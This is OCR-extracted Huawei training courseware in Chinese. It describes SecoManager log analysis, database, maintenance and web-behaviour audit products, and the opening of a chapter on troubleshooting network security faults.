- 攻击溯源：网络管理人员采用网络追踪溯源技术，调取并分析时间发生前后一段时间的日志，可以发现攻击者的一系列行为及攻击手段。调取的日志内容包含所发生问题的认证日志、服务器操作日志、攻击事件日志等与安全相关的日志。
- 智能运维：随着大数据时代的到来，数据管理和分析方案越来越智能，自动化运维已逐渐普及。机器数据作为智能运维的基础数据，必将发挥越来越重要的作用。

日志采集与分析


- SecoManager支持对会话日志、网络安全日志、流量日志和上网行为相关日志进行集中采集、存储、查询，通过日志查询结果信息和报表两种方式呈现分析结果。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

会话分析

- 会话分析是对日志源的会话日志进行分析，提供对日志源会话日志的查询功能，并统计日志源的会话连接数，生成统计报表。主要用于NAT源地址追踪等场景。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 日志接入用于获取和处理设备发送过来的日志，对数据进行信息提取。设置日志源相关参数后，SecoManager将按照规则集对日志进行处理。
- 日志存储会影响磁盘占用空间、日志保存天数、日志是否清除等诸多方面，请务必检查日志存储策略的默认值是否满足需要，不能满足的情况下根据需要做出调整。

IPv4会话日志

- IPv4会话日志分为三种：经过IP地址和端口转换的会话日志（如NAPT技术）、只经过IP地址转换没有端口转换的会话日志（如No-PAT技术）和没有经过IP地址和端口转换的会话日志。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 查询结果中的“日志接收时间”是指SecoManager接收到日志源会话日志的时间，“开始时间”指会话开始的实际时间，“结束时间”指会话结束的实际时间。
- 查询结果中的“源端口/报文类型”、“目的端口/报文类型”，在协议类型为ICMP时，展示会话的报文类型，如“请求回显”；其他协议类型时，展示会话的端口信息。
- 通过查看日志查询结果，管理员能够及时了解报文建立会话的情况，还可以了解报文进行NAT转换前的IP地址等信息，必要时可以进行NAT溯源。

IPv6会话日志

- 通过IPv6会话日志查询，您可以查询未经过NAT转换的IPv6会话日志，也可以查询DS-Lite会话日志。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 查询结果中的“日志接收时间”是指SecoManager接收到日志源会话日志的时间，“开始时间”指会话开始的实际时间，“结束时间”指会话结束的实际时间。
- 查询结果中的“源端口/报文类型”、“目的端口/报文类型”，在协议类型为ICMP时，展示会话的报文类型，如“请求回显”；其他协议类型时，展示会话的端口信息。
- 通过查看日志查询结果，管理员能够及时了解报文建立会话的情况，还可以了解报文进行NAT转换前的IP地址等信息，必要时可以进行NAT溯源。

NAT-Port Range日志

- 管理员通过端口预分配（NAT Port Range）日志可以了解防火墙（CGN）上的端口预分配和增量分配的情况，也可以实现NAT溯源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

URL会话日志


- 通过URL会话日志查询，您可以根据时间、IP地址和端口等条件查询防火墙的URL二进制日志。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 查询结果中的“日志接收时间”是指SecoManager接收到日志源会话日志的时间，“开始时间”指会话开始的实际时间，“结束时间”指会话结束的实际时间。
- 查询结果中的“源端口/报文类型”、“目的端口/报文类型”，在协议类型为ICMP时，展示会话的报文类型，如“请求回显”；其他协议类型时，展示会话的端口信息。

网络安全分析

- 网络安全分析是对防火墙（第三方防火墙除外）的网络安全日志进行分析，提供对网络安全日志的查询，并对日志进行统计，生成统计报表。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略命中

- 通过策略命中分析，您可以了解防火墙上ACL规则和转发策略命中情况排行以及明细。对于频繁命中的ACL规则和转发策略，您可以找出ACL规则或转发策略被频繁命中的原因，进而制定有针对性的应对措施。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- “日志接收时间”指采集器接收到日志源日志的时间，“详细信息”字段中看到的原始日志的时间是日志源上日志实际产生的时间。这两个时间原则上应该相同，但是由于网络延时等原因，可能会相差几秒。如果这两个时间相差很大，请检查日志源上的时区和时间是否与采集器上的时区和时间一致，若不一致，请调整日志源的时区和时间。

威胁日志 - 病毒事件日志

- SecoManager支持对设备的威胁日志进行分析，提供威胁日志查询功能。
- 通过在SecoManager上查看病毒事件日志，了解网络中传输病毒的行为和高发的病毒事件。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

威胁日志 - 入侵防御日志

- 通过在SecoManager上查看入侵防御日志，了解网络中存在的入侵行为和威胁情况。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

URL过滤

- URL过滤分析数据来源于URL过滤日志。通过URL过滤分析，您可以了解URL过滤策略内配置的所有URL中，常用URL地址的访问情况。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


攻击事件

- 通过在SecoManager上查看攻击事件，了解网络中的DDoS攻击和单包攻击的情况，进而采取有针对性的防御措施。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

流量分析

- 流量分析的数据来源于日志源的会话日志、流量监控日志、应用流量日志或应用控制日志。流量分析是对流经防火墙（第三方防火墙除外）的流量进行统计，分别生成针对基础协议的基础流量分析报表、针对应用协议的应用流量分析报表和针对防火墙各接口的接口流量分析报表。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


接口流量分析（1）

- 通过分析接口流量，您可以了解流入和流出日志源各物理接口的流量趋势和流量比较大的接口排行。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

接口流量分析（2）


- 针对不同的时间段筛选，通过接口流入流量、接口流出流量、设备流入流量和设备流出流量的排行、占比、趋势了解设备上的流量占用情况。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

上网行为分析

- 具有上网行为管理功能的日志源上记录了用户上网行为相关的日志，通过对这些日志的分析，可以了解用户的上网行为，对用户的上网行为进行分析。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

上网行为分析

- 流量日志中记录了会话发起的源IP地址和源端口、数据发往的目的IP地址和目的端口、会话开始时间和持续时间、会话对应的应用类型，会话采用的协议，会话对应的用户等信息，通过上网流量分析，可以分别从用户和应用类型维度了解应用流量的统计情况，以便在日志源上及时对异常流量采取限流策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web访问分析

- Web访问分析日志和报表来源于日志源的URL审计日志。通过Web访问分析，可以了解网络中被访问次数最多的URL地址排行和用户上传内容次数最多的网站排行，并可以查询Web访问日志明细.

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

关键字审计

- 关键字审计日志的数据来源于日志源上搜索引擎关键字审计日志。通过上网关键字审计分析，可以查询关键字搜索和命中日志明细。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 智能安全运维
2. 日志采集与分析
3. **安全审计**
   - 网络安全审计概述
   - 数据库审计
   - 运维审计
   - 上网行为审计

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全审计概述


- 网络安全审计是对一个组织的安全系统、程序和控制的全面评估。该审计检查了整个网络安全基础设施，包括网络、系统、应用程序和数据，以确定漏洞和潜在的安全风险。审计的目的是确定薄弱环节并提供改进建议，以确保组织的敏感数据和系统得到保护。
- 常见的安全审计类型有以下三种：
  - 数据库审计
  - 运维审计
  - 上网行为审计

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 智能安全运维
2. 日志采集与分析
3. **安全审计**
   - 网络安全审计概述
   - 数据库审计
   - 运维审计
   - 上网行为审计


Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 同时，针对网络边界防护设备，如防火墙、防病毒、入侵检测系统等的部署，虽然可以解决部分安全问题，但对于内部人员的违规操作和网络层看似“正常”的数据库风险操作却无能为力；另外，数据库系统虽然具备日志记录能力，但往往记录的信息并不全面，且随着日志功能的开启，会占用大量的系统处理资源，影响数据库自身的处理性能。

数据库审计 - DAS

- 用户对于网络安全产品的核心需求都是希望保障信息系统的安全，其目的是保护有价值的信息和保障业务的安全持续可用。华为数据库审计系统（DAS，Database Audit System）保障用户信息资产和业务服务的保密性、完整性和可用性。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 数据库审计系统支持多种部署方式，典型部署方式有单机部署和虚拟化部署。
- 华为数据库审计系统具备以下特性：
  - 实用性：数据库审计系统对于数据库的操作行为审计细化到数据库指令、表名、视图、字段等，同时支持审计数据库返回的信息，包括错误码和数据库响应时长，在数据库出现关键错误时及时响应，避免由于数据库故障带来的业务损失。
  - 灵活性：数据库审计系统应提供缺省的审计策略及自定义策略，可结合用户业务特点，对关键业务用户、操作途径、重要操作、重要表、重要字段进行过滤审计，并可指定操作事件发生时，系统的响应方式。
  - 独立性：数据库审计系统应独立于数据库系统存在，即使数据库或者操作系统遭到破坏，仍然要保证审计日志的准确性和完整性；同时，审计系统的运行，对数据库系统和业务操作不应造成影响。
  - 扩展性：数据库审计系统支持业务和存储平滑扩容，也支持通过数据共享接口向第三方平台提供审计记录信息。
  - 可靠性：数据库审计系统能连续稳定运行，且提供足够的存储空间来存储审计日志，满足在线存储至少6个月的要求；审计系统能够保证审计记录的时间的一致性，避免错误时间记录给追踪溯源带来的影响。
  - 安全性：数据库审计系统采取分权限管理，可以根据用户分级，提供不同的操作权限和网络数据操作范围限制，用户只能在其权限内对网络数据进行审计和相关操作，充分保障数据安全性。

目录

1. 智能安全运维
2. 日志采集与分析
3. **安全审计**
   - 网络安全审计概述
   - 数据库审计
   - 运维审计
   - 上网行为审计

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络运维困境


- 随着网络的发展，用户网络中系统资源数量、种类日益增多，与此同时系统资源的运维风险也与日俱增。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 内部人员违规操作风险：随着企业信息化进程不断深入，企业的业务系统变得日益复杂，由内部员工违规操作导致的安全问题变得日益突出。防火墙、防病毒、入侵检测系统等常规的安全产品可以解决一部分安全问题，但对于内部人员的违规操作却无能为力。
- 第三方维护人员安全隐患：企业在发展的过程中，因为战略定位和人力等诸多原因，越来越多的将非核心业务外包给设备商或者其他专业代维公司。如何有效地监控设备厂商和代维人员的操作行为，并进行严格的审计是企业面临的一个关键问题。
- 高权限帐户滥用风险：因为种种历史遗留问题，并不是所有的信息系统都有严格的身份认证和权限划分。权限划分混乱、高权限帐户（如root帐户）共用等问题一直困扰着网络管理人员。高权限帐户往往掌握着数据库和业务系统的命脉，任何一个操作都可能导致数据的修改和泄露。高权限帐户的滥用，让运维安全变得更加脆弱，也让责任划分和威胁追踪变得更加困难。
- 系统共享帐户安全隐患：无论是内部运维人员还是第三方代维人员，都是直接采用系统帐户完成系统级认证之后，即可进行运维操作。随着系统的不断庞大，运维人员与系统帐户之间的交叉关系越来越复杂，一个帐户多个人同时使用，因此帐户不再具有唯一性。同时系统帐户的密码策略也难以执行，密码修改需要通知所有知晓该帐户的人，如果有人离职或部门调动，密码还需要立即修改。一旦发生密码泄露，误操作或者恶意操作，将无法追查到责任人。
- 违规行为无法管控风险：管理员总是试图定义各种操作条例，来规范内部人员的操作行为，但是除了在造成恶性后果后进行追责，却没有更好的方式来避免不合规的操作行为。如果不对用户的操作行为进行严格的管控，只是进行事后追责，那么只能亡羊补牢，但是用户的损失已经造成。

运维审计 - UMA

- UMA（Unified Maintenance Audit）统一运维审计是针对运维操作进行控制和审计的管控系统。UMA通过统一运维门户，集中运维管控实现整个运维过程的事前预防、事中控制和事后审计。
  - 事前预防：通过建立“自然人-资源-资源帐户”关系，实现统一认证和授权。
  - 事中控制：通过建立“自然人-操作-资源”关系，实现用户的操作审计和控制。
  - 事后审计：通过建立“自然人-资源-审计日志”关系，实现事后溯源和追责。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在绝大多数运维场景中，用户通常使用本地运维工具，对主机服务器、网络设备、数据库等资产进行运维。因此只需要在网络中旁路部署一台UMA，确保和用户、运维资产路由可达即可。
- UMA支持单机、双机热备、集群等多种场景部署。
- UMA运维流程：用户首先登录UMA，并建立安全加密的数据通道，再通过UMA发起到系统资源的运维访问。因此用户不能直接访问资源，从而进一步加强系统资源的安全性。
- UMA旁路部署到用户网络中，不改变原有网络结构。
- 用户使用本地工具进行运维，支持的运维工具包括：Mstsc、SecureCRT、WinSCP、PL/SQL Developer等。
- UMA通过对SSH、TELNET、Rlogin、FTP、SFTP、RDP、VNC、Oracle、Mysql、DB2、SQL Server等运维协议进行协议代理，能准确识别运维操作中的字符命令、图形操作、SQL语句等。


目录

1. 智能安全运维
2. 日志采集与分析
3. **安全审计**
   - 网络安全审计概述
   - 数据库审计
   - 运维审计
   - 上网行为审计

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

上网行为管理


- 为了使企业用户全面了解网络应用模型和流量趋势，优化企业内部带宽资源。企业需要对网络中的网络社区、P2P/IM带宽滥用、网络游戏、炒股、网络多媒体、非法网站访问等行为进行精细化识别和控制，从而保障网络关键应用和服务的带宽，对网络流量、用户上网行为进行深入分析与全面的审计。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

上网行为审计 - ASG

- ASG（Application Security Gateway，应用安全网关）是华为面向企业、数据中心、大型网络边界及行业中心和分支机构等而自主研发的业界领先的综合型上网行为管理产品，该产品融合了用户管理、应用控制、行为审计、网络业务优化等功能，为用户提供一个综合、完整的全业务应用场景解决方案。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- ASG可以以网桥模式、旁路模式、网关模式、混合模式等方式部署在网络的关键节点上，对数据进行2-7层的全面检查和分析。深度识别、管控和审计近千种IM聊天软件、P2P下载软件、炒股软件、网络游戏应用、流媒体在线视频应用等常见应用，并利用智能流控、智能阻断、智能路由等技术提供强大的带宽管理特性。配合创新的网络应用行为精细化管理功能、清晰易管理日志等功能，提供业界最全面、完善的网络行为管理解决方案。
- 华为ASG Manager系统是提供对ASG系列的集中监控、配置和升级，并且对上报的安全相关信息收集存储，通过数据发掘提供详尽灵活的统计图、报表，从而辅助管理员进行安全信息审计。利用集中管理和数据分析系统，管理员可以高效地管理各ASG系列设备，全面掌握网络的整体安全状况。

思考题

1. （单选题）某企业使用SecoManager对用户上网行为相关日志进行采集，通过对这些日志的分析，可以了解用户的上网行为。以下哪一项是上网行为无法分析的?
   A. 上网流量分析
   B. WEB访问分析
   C. 关键字审计
   D. 接口流量分析
2. （判断题）SecoManager无需与任何系统配合，通过创建策略调优任务，可以帮助用户自动识别出新发现的应用、已下线的应用和变更的应用。
   A. 正确
   B. 错误

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. D
2. B

本章总结

- 本课程首先介绍了SecoManager的基本功能，主要包括设备集中管理、策略集中管理、策略智能编排、策略智能运维。之后介绍了SecoManager在设备日志管理和分析方面的功能，最后介绍了网络安全审计的基本概念和相关产品。
- 通过本课程的学习，您能够对SecoManager的功能有较为详细的了解，搭配基于实际环境的练习，学员将能使用SecoManager实现智能安全运维。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

网络安全故障排查

HUAWEI

前言

- 经过前面章节的学习，您已经掌握各项安全技术或产品的部署与应用。但是在实际网络环境中，仍然面临着各种各样的安全挑战，安全工程师需要综合考虑各类安全威胁与应对措施，实施安全防护方案。在运维过程中，需要时刻关注网络安全态势，根据出现的网络安全故障和安全威胁及时做出响应，保护企业网络安全，减少企业财产损失，使业务平稳运行。
- 本章节主要介绍网络安全故障排查思路、常见网络安全故障及其解决方法。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 了解防火墙、IPS、WAF等设备的故障现象
  - 掌握防火墙、IPS、WAF等设备故障时的处理思路
  - 掌握VPN、NAC等功能异常时的处理思路

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. **网络安全故障排查概述**
2. 防火墙故障排查
3. VPN故障排查
4. IPS故障排查
5. WAF故障排查
6. NAC故障排查

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络安全故障处理流程

- 在目前网络应用越来越多的情况下，网络组成也越来越复杂。这种情况导致一旦设备出现故障，在进行定位和处理时也更加困难，通常难以根据现象直接推导出故障原因。
- 因此，系统化的故障处理，有利于将大型、综合、复杂的现象分隔缩小范围，从而达到对故障现象的准确定位。而合理的故障处理流程可以进一步指导用户科学地处理故障，从而提高故障处理效率，减少处理时间的目的。需要注意的是故障发生时优先恢复业务/系统，然后再定位故障。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 信息收集：发生故障后应该第一时间收集故障的相关信息，而不是盲目的进行故障恢复。
- 故障定位：根据收集的故障信息，进行故障的初步定位，从而有效的缩小故障的范围。主要分为网络新建及网络运维两种场景。
- 故障处理：主要分为列举可能原因、制定方案、故障排查三个步骤。
  - 列举可能原因：根据定位后的结果，列出所有的可能原因。
  - 制定方案：以故障原因的可能性大小，辅助参考是否容易实施，制定故障排查的顺序，同时每种原因也要制订故障排查方案。
  - 故障排查：按照方案依次进行故障的排查，根据排查结果决定是否继续排查下一个原因。
    - 在排除特定故障后，如果没有解决问题，需要恢复为故障的初始状态，避免引入其他故障。
- 故障记录：完成故障处理后，需要将故障排查过程进行文档化记录，以便故障排查经验的记录和传递。

信息收集


- 收集信息是进行故障定位的基础，信息收集得越完整越及时，就越有利于准确快速的定位。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

故障定位


- 故障定位的目的是找出故障的原因，是故障处理中的核心工作。是否可以准确定位依赖于前面收集到的故障信息，信息收集的越完整越准确就越可以准确快速的定位。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

故障处理

- 故障处理的目的是消除故障现象，恢复网络正常运转，同时不会引起其他故障。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

